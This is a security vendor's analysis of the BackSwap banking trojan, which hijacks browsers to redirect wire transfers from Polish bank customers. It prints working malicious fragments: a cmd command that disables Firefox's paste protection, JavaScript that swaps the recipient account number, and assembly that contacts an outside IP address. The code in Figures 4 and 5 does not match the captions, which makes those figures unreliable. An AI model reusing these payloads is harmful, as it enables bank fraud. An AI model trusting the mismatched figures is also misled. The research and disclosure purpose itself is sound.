BackSwap malware finds innovative ways to empty bank accounts

By Michal Poslušný

Banking malware (also referred to as banker) has been decreasing in popularity among cybercrooks for a few years now, one of the reasons being that both anti-malware companies and web browser developers are continuously widening the scope of their protection mechanisms against banking Trojan attacks. This results in conventional banking malware fraud becoming more complicated to pull off every day, resulting in malware authors shifting their time and resources into developing easier-to-make and more profitable types of malware like ransomware, cryptominers, and cryptocurrency stealers.

We have discovered a new banking malware family that uses an innovative technique to manipulate the browser: instead of using complex process injection methods to monitor browsing activity, the malware hooks key Windows message loop events in order to inspect values of the window objects for banking activity.

Once banking activity is detected, the malware injects malicious JavaScript into the web page, either via the browser's JavaScript console or directly into the address bar. All these operations are done without the user's knowledge. This is a seemingly simple trick that nevertheless defeats advanced browser protection mechanisms against complex attacks.

Introduction

We first noticed the group behind this banking malware spreading their earlier projects – one of them being malware that was stealing cryptocurrency by replacing wallet addresses in the clipboard – back in January of this year. The group focused on clipboard malware for a few months and eventually introduced the first version of the banking malware, detected by ESET as Win32/BackSwap.A, on March 13 2018.

In the figure below we can see a dramatic spike in detection rate compared to the previous projects, as viewed from our backend processes. The authors have been very active in the development of the banker and have continued to introduce new versions pretty much on a daily basis, taking breaks only at weekends.



Figure 1. Overview of detections of Win32/BackSwap.A banking malware and related, previous projects.

Distribution and execution

The banker is distributed through malicious email spam campaigns that carry an attachment of a heavily obfuscated JavaScript downloader from a family commonly known as Nemucod. The spam campaigns are targeting Polish users.

Very often the victim machines are also compromised by the well-known Win32/TrojanDownloader.Nymaim downloader, which seems to be spread using a similar method. At the time of writing we do not know whether this is just a coincidence or if these two families are directly connected.

The payload is delivered as a modified version of a legitimate application that is partially overwritten by the malicious payload. The application used as the target for the modification is being changed regularly – examples of apps misused in the past include TPVCGateway, SQLMon, DbgView, WinRAR Uninstaller, 7Zip, OllyDbg, and FileZilla Server. The app is modified to jump to the malicious code during its initialization. One of the techniques used to achieve this is adding a pointer to the malicious payload into the _initterm() function table, which is an internal part of C Run-Time Library that initializes all global variables and other parts of the program that need to be initialized before the main() function is called.



Figure 2. _initterm pointer array of a legitimate application with pointer to banker's shellcode at the end.

This method might be reminiscent of "trojanization", but the difference is that the original application no longer works, and once control is transferred to the malware, it will never return to the original code. Therefore, the intent is not to fool users into thinking they are running the legitimate app, but rather to increase the "stealthiness" of the malware against analysis and detection. This makes the malware harder for an analyst to spot, as many reverse engineering tools like IDA Pro will show the original main() function as a legitimate start of the application code and an analyst might not notice anything suspicious at first glance.

The payload is a position-independent blob of code with all its data embedded within. The character strings are stored in plain text, which ruins its otherwise very small footprint, as all required Windows APIs are looked up by hash during runtime. The malware starts by copying itself into a startup folder in order to ensure persistence and then proceeds with its banking functionality.

Conventional injection methods

To steal money from a victim's account via the internet banking interface, typical banking malware will inject itself or its specialized banking module into the browser's process address space. For many reasons, this is not an easy task – first of all, as mentioned before, the injection might be intercepted by a third-party security solution. The injected module also needs to match the bitness of the browser – a 32-bit module cannot be injected into a 64-bit browser process and vice versa. This results in banking trojans usually having to carry both versions of a given module in order to support both 32-bit and 64-bit versions of the browsers.

When successfully injected, the banking module needs to find browser-specific functions and hook them. The malware looks for functions that are responsible for sending and receiving HTTP requests in plain text before encryption, and after decryption, respectively. The difficulty of finding these functions varies from browser to browser – in the case of Mozilla Firefox, the functions are exported by the nss3.dll library and their addresses can be effortlessly looked up by their widely known names. On the other hand, Google Chrome and other Chromium-based browsers have these functions hidden and implemented deep inside the binary, which makes them very hard to find. This forces the malware authors to come up with specialized methods and patterns that only work for the specific version of the browser. Once a new version comes out, new methods and patterns must be implemented.

If the right functions are found and hooks are successfully installed (note that hooks may also be detected by a security solution), the banking trojan can begin to modify the HTTP traffic or redirect the victim to a different website impersonating a bank while faking the validity of a certificate. Similar techniques are incorporated by currently active, high-profile banking trojans like Dridex, Ursnif, Zbot, Trickbot, Qbot and many others.

New browser manipulation technique

Win32/BackSwap.A has a completely different approach. It handles everything by working with Windows GUI elements and simulating user input. This might seem trivial, but it actually is a very powerful technique that solves many "issues" associated with conventional browser injection. First of all, the malware does not interact with the browser on the process level at all, which means that it does not require any special privileges and bypasses any third-party hardening of the browser, which usually focuses on conventional injection methods. Another advantage for the attackers is that the code does not depend either on the architecture of the browser or on its version, and one code path works for all.

The malware monitors the URL currently being visited by installing event hooks for a specific range of relevant events available through the Windows message loop, such as EVENT_OBJECT_FOCUS, EVENT_OBJECT_SELECTION, EVENT_OBJECT_NAMECHANGE and a few others. The hook will look for URL patterns by searching the objects for strings starting with "https" retrieved by calling the get_accValue method from the event's IAccessible interface.



Figure 3. Technique used for retrieving currently-visited URLs from the browser. These URLs are retrieved by checking the [ht]tp[s] substring (in red).

The malware will then look for bank-specific URLs and window titles in the browser that indicate that the victim is about to make a wire transfer.

```
seg000:00000000                fcmovb  st, st(2)
seg000:00000002                fnstenv byte ptr [esp-0Ch]
seg000:00000006                mov     edx, 4F90B585h
seg000:0000000B                pop     ebp
seg000:0000000C                sub     ecx, ecx
seg000:0000000E                mov     cl, 83h
seg000:00000010                add     ebp, 4
seg000:00000013                xor     [ebp+13h], edx
seg000:00000016                add     edx, eax
seg000:00000018                cmpsb
seg000:00000019                jb      short near ptr 0FFFFFFD5h
seg000:0000001B                bound   edi, [eax-1FACFD5Eh]
seg000:00000021                xchg    dl, [edi+37h]
seg000:00000025                std
seg000:00000026                cmp     eax, 0BD4CFEEEh
seg000:0000002B                rol     dword ptr [edx-44h], 3Dh
seg000:0000002F                arpl    [eax+41h], dx
seg000:00000032                adc     dword ptr [edi], 64h ; 'd'
seg000:00000035                neg     dword ptr ds:0E7A3BEE3h[ecx*2]
seg000:0000003C                retn
```

Figure 4. Banker looks for specific bank strings – the first string is a window title, the second is a part of a URL.

Once identified, the banker loads malicious JavaScript appropriate for the corresponding bank from its resources and injects it into the browser. The script injection is also done in a simple, yet effective way.

In older samples, the malware inserts the malicious script into the clipboard and simulates pressing the key combination for opening the developer's console (CTRL+SHIFT+J in Google Chrome, CTRL+SHIFT+K in Mozilla Firefox) followed by CTRL+V, which pastes the contents of the clipboard and then sends ENTER to execute the contents of the console. Finally, the malware sends the console key combination again to close the console. The browser window is also made invisible during this process – to regular users it might seem as if their browser simply froze for a moment.

In the newer variants of the malware, this approach has been upgraded – instead of interacting with the developer's console, the malicious script is executed directly from the address bar, via JavaScript protocol URLs, a little-used feature supported by most browsers. The malware simply simulates pressing CTRL+L to select the address bar followed by the DELETE key to clear the field, then "types" in "javascript:" by calling SendMessageA in a loop, and then pastes the malicious script with the CTRL+V combination. It then executes the script by sending the ENTER key. At the end of the process, the address bar is cleared to remove any signs of compromise.

In Figure 5 we can see a part of the console injection code: first, the malware determines the browser by checking the class name of the foreground window (marked in blue). The malicious JavaScript is copied into the clipboard (marked in red). Then, the opacity of the browser window is changed to 3, which turns it invisible (marked in purple). Green marks the part of the ToggleBrowserConsole function that turns the browser's console on and off.

```
seg000:0000017D                 push    eax
seg000:0000017E                 push    0C69F8957h      ; InternetConnectA
seg000:0000017E                                         ; to 209.239.115.91
seg000:00000183                 call    ebp
seg000:00000185                 mov     esi, eax
seg000:00000187                 push    ebx
seg000:00000188                 push    84E03200h
seg000:0000018D                 push    ebx
seg000:0000018E                 push    ebx
seg000:0000018F                 push    ebx
seg000:00000190                 push    edi
seg000:00000191                 push    ebx
seg000:00000192                 push    esi
seg000:00000193                 push    3B2E55EBh       ; HttpOpenRequest
seg000:00000198                 call    ebp
seg000:0000019A                 xchg    eax, esi
seg000:0000019B                 push    0Ah
seg000:0000019D                 pop     edi
seg000:0000019E
seg000:0000019E loc_19E:                                ; CODE XREF: seg000:000001CF↓j
seg000:0000019E                 push    3380h
seg000:000001A3                 mov     eax, esp
seg000:000001A5                 push    4
seg000:000001A7                 push    eax
seg000:000001A8                 push    1Fh
seg000:000001AA                 push    esi
seg000:000001AB                 push    869E4675h       ; InternetSetOptionA
seg000:000001B0                 call    ebp
seg000:000001B2                 push    ebx
seg000:000001B3                 push    ebx
seg000:000001B4                 push    ebx
seg000:000001B5                 push    ebx
seg000:000001B6                 push    esi
seg000:000001B7                 push    7B18062Dh       ; HttpSendRequestA
seg000:000001BC                 call    ebp
```

Figure 5. Script injection technique.

Win32/BackSwap.A supports attacks against Google Chrome, Mozilla Firefox and in recent versions its authors also added support for Internet Explorer. However, this method will work for most browsers today, as long as they have a JavaScript console available or implement execution of JavaScript from the address bar, both of which are standard browser features these days.

All three supported browsers have an interesting protective feature, which was originally designed as a countermeasure against Self-XSS attacks: When users attempt to paste text starting with “javascript:” into the address bar, the protocol prefix is removed and users need to type it into the address bar manually to actually execute the script. Win32/BackSwap.A bypasses this countermeasure by simulating the typing of the prefix into the address bar, letter by letter, before pasting in the malicious script.

Another countermeasure implemented by Mozilla Firefox disallows pasting scripts into the console by default and instead shows a message warning users about potential risks, forcing them to type in “allow pasting” first. The malware bypasses this by executing the shell command shown in Figure 6, which modifies the prefs.js configuration file and removes this countermeasure.

```
loc_403CDF:                             ; CODE XREF: .text:00403CD6↑j
                push    0
                push    0
                call    loc_403DA5
; ------------
aVOnCDirSBADAp  db '/V:ON /C dir /S/B/A-D "%APPDATA%\Mozilla\prefs.js" > "%TEMP%\eopi'
                db '" && SETLOCAL EnableDelayedExpansion && set /p v=<"%TEMP%\eopi" &'
                db '& echo ^user_pref("devtools.selfxss.count", 100); >> "!v!"',0
; ------------

loc_403DA5:                             ; CODE XREF: .text:00403CE3↑p
                call    loc_403DAE
; ---------------------------------------------------------------------------
aCmd_0          db 'cmd',0
; ---------------------------------------------------------------------------

loc_403DAE:                             ; CODE XREF: .text:loc_403DA5↑p
                call    loc_403DB8
; ---------------------------------------------------------------------------
aOpen_1         db 'open',0
; ---------------------------------------------------------------------------

loc_403DB8:                             ; CODE XREF: .text:loc_403DAE↑p
                push    0
                call    [ebx+MainClass.shell32_ShellExecuteA]
                retn
```

Figure 6. The shell command used to remove Firefox script console pasting protection.

Malicious JavaScript

The banker implements a specific script for each targeted bank, as every banking site is different and has different source code and variables. These scripts are injected into pages the malware identifies as initiating a wire transfer request, such as paying a utility account. The injected scripts secretly replace the recipient's bank account number with a different one and when the victim decides to send the wire transfer, the money will be sent to the attackers instead. Any safeguards against unauthorized payment, such as 2-factor authorization, won't help in this case, as the account owner is willingly sending the wire transfer.

Win32/BackSwap.A has had malicious scripts targeting five Polish banks in total - PKO Bank Polski, Bank Zachodni WBK S.A., mBank, ING and Pekao. Its authors sometimes remove some banks from the list of targets and in the most recent version, for example, they left only three banks - PKO BP, mBank and ING. In older versions, the attackers were retrieving the receiving bank account numbers from C&C servers that were hosted on hacked WordPress websites. In the recent versions, they have stored these account numbers directly in the malicious scripts. The malicious bank account numbers change very frequently, and pretty much every campaign has a new one.

As we can see in the figure below, the banker will only steal money if the wire transfer amount is in a certain range - they usually target payments between 10,000 and 20,000 PLN, which is around 2,800 – 5,600 USD. The script replaces the original recipient bank account, and also replaces the input field for that number with a fake one that displays the original bank account, so the user sees the valid number and thus is unlikely to be suspicious.

```
function okopo()
{
try{
var sum=document.querySelector('input[name*="amount"]').value.replace(',','.').replace(' ','')
var bal=parseFloat(sum);
var lastchar=myacc.charAt(myacc.length-1);


var data='';
var d_obj=0;
var good_data=''
var tempac='';
if (bal>0) { changetitle('-k:', bal); }
if ((bal>10000) && (bal<20001) && (lastchar!="x"))
   {
      is_deleted = 0;
     var data=document.querySelector('input[id*="num_old"]').value;
     good_data=data;
     data=replaceAll(data,' ','');
     if (data.length===26)
     {
      if (data!==myacc)
      {
        hisacc=good_data;

        document.querySelector('input[name*="toAccount"]').value=myacc;
        var event = new Event('blur', {bubbles: true});
        document.querySelector('input[name*="toAccount"]').dispatchEvent(event);
        changetitle('-c:','ok');
```

Figure 7. Part of the malicious JavaScript. The areas in red show the checking of the wire transfer amount and replacement of the recipient's bank account number.

Conclusion

Win32/BackSwap.A shows us that in the ongoing battle between the security industry and authors of banking malware, new malicious techniques do not necessarily need to be highly sophisticated to be effective. We think that, as browsers become better protected from conventional code injection, malware authors will attack the browsers in different fashions and Win32/BackSwap.A has just shown us one of the possibilities.

ESET solutions detect and block the threat as Win32/BackSwap.A trojan.

We have notified the affected browser vendors about the innovative script injection technique.

Special thanks to Paweł Śmierciak for discovering this family and his help in this research.

IoCs

9BC4C1D5403DDD90712CE87225490A21D1EDC516	**JS/Nemucod.EAN trojan**
CF5A74C268661501156663F74CD5E20603B0F261	**Win32/BackSwap.A trojan**
6251F9AD0E5F551AC4A6B918EF366E86C4CCFDC4	**Win32/BackSwap.A trojan**
2DC9760A7C6E9D261C73EFB7B2604840734BC058	**Win32/BackSwap.A trojan**
A68901D0D8C1247FF280F9453E3AE45687C57566	**Win32/BackSwap.A trojan (JavaScript)**